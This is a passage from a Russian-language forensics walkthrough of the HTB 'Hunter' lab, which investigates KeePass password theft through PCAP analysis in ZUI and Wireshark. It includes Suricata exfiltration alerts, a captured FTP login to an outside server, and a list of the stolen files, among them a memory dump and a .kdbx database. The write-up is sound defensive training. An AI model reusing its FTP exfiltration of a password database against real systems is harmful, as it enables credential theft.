
```
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
```

Команда:

```
IPAddress 172.17.79.131
```

Результаты:
- домен — `forela.local`;
- хост — `forela-wkstn002`;
- IP — `172.17.79.131`.

Добавляем все найденное в IRIS.



Asset #1
#9d09ff36-14c4-499e-bef1-ca7af428ed47

Asset Name *: forela-wkstn002
Asset Type *: Windows - Computer
Description
Domain: forela.local
IP: 172.17.79.131
Compromise Status: Compromised
Analysis Status: Started
Asset tags: Type here
Related IOC

Продолжение статьи →

← НАЧАЛО СТАТЬИ

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

АНАЛИЗИРУЕМ ФАЙЛ PCAP


Анализ артефактов хоста, безусловно, дает огромное количество информации о произошедших событиях, но я начал с просмотра трафика, чтобы понять, какие взаимодействия были с анализируемой машиной.

Для анализа PCAP-файла я использовал ZUI и Wireshark.

INFO

Подробнее о ZUI читай в статье «ZUI. Анализируем трафик с помощью нового быстрого инструмента».

Начнем с алертов сигнатур опенсорсной IDS Suricata.



src_ip	dest_ip	alerts
172.17.79.1	172.17.79.255	> |[ET POLICY Spotify P2P Client]|
172.17.79.133	172.17.79.254	> |[ET POLICY Possible Kali Linux hostname in DHCP Request Packet]|
172.17.79.132	192.168.18.4	> |[ET POLICY Windows Update P2P Activity]|
172.17.79.131	13.235.18.128	> |[ET HUNTING ZIP file exfiltration over raw TCP]|
13.235.18.128	172.17.79.131	> |[SURICATA Applayer Detect protocol only one direction]|

Алерты Suricata


В глаза бросается использование Kali Linux, о чем говорит вот эта сигнатура:

```
ET POLICY Possible Kali Linux hostname in DHCP Request Packet
```

Найдем информацию об использовании DCHP:

```
_path=="dhcp" | select ts, client_addr, server_addr, mac, host_name,
client_fqdn, domain, assigned_addr
```

В 11:31:18 21 июня 2023 года хосту `kali` назначен IP 172.17.79.133. Добавим это в таймлайн IRIS.




ts	client_addr	server_addr	mac	host_name	client_fqdn	domain	assigned_addr
2023-06-21T11:32:27.516906Z	172.17.79.131	172.17.79.254	00:0c:29:85:78:cb	Forela-Wkstn002	Forela-Wkstn002.forela.local	localdomain	172.17.79.131
2023-06-21T11:31:18.453718Z	172.17.79.133	172.17.79.254	00:0c:29:16:1e:03	kali	null	localdomain	172.17.79.133
2023-06-21T11:27:26.085526Z	172.17.79.132	172.17.79.254	00:0c:29:fe:e1:06	DESKTOP-887GK2L	DESKTOP-887GK2L	localdomain	172.17.79.132

Использование DHCP

Также мы видим, что в широковещательном домене есть следующие хосты:

- 172.17.79.131 — `Forela-Wkstn002.forela.local` (анализируемый нами хост);
- 172.17.79.132 — `DESKTOP-887GK2L`.

Посмотрим, с кем взаимодействовал `Forela-Wkstn002.forela.local` (172.17.79.131). Для начала сделаем сортировку по тегам.



_path	count
conn	270
dns	177
ftp	36
files	30
ssl	12
null	9
analyzer	6
smb_mapping	3
known_hosts	3
notice	3
dhcp	3
known_services	3
kerberos	3
http	3
software	3

Статистика по тегам

FTP

Посмотрим тег `ftp`:


```
fuse | 172.17.79.131 | _path=="ftp" | sort -r ts
```

Увидим сетевые взаимодействия с FTP-сервером `13.235.18.128`.

Давай подробнее посмотрим в Wireshark:

```
ftp || ftp-data
```


Обнаружим авторизацию на FTP-сервере.



```
178516 12:20:20.769715   172.17.79.131 52153   13.235.18.128 21      FTP   137   Request: USER theyoungwolf
178520 12:20:20.827492   13.235.18.128 21      172.17.79.131 52153   FTP   137   Response: 331 Please specify the password.
178521 12:20:20.827732   172.17.79.131 52153   13.235.18.128 21      FTP   137   Request: PASS TheLongNightIsComing
178524 12:20:20.898911   13.235.18.128 21      172.17.79.131 52153   FTP   137   Response: 230 Login successful.
```

Авторизация по протоколу FTP

Посмотрим, какие файлы эксфильтровал злоумышленник, и сохраним их.



Packet	Hostname	Content Type	Size	Filename
180607	172.17.79.131	FTP file	103 MB	keepassproc.zip
365273	172.17.79.131	FTP file	1083 bytes	redacted-project.zip
365509	172.17.79.131	FTP file	2718 bytes	Database.kdbx


Эксфильтрованные файлы

Время сетевого взаимодействия: `12:20:16.012196 — 12:23:04.994762`. Набор файлов `keepassproc.zip` и `Database.kdbx` указывает на то, что хакер мог извлечь пароли из базы данных, используя уязвимость 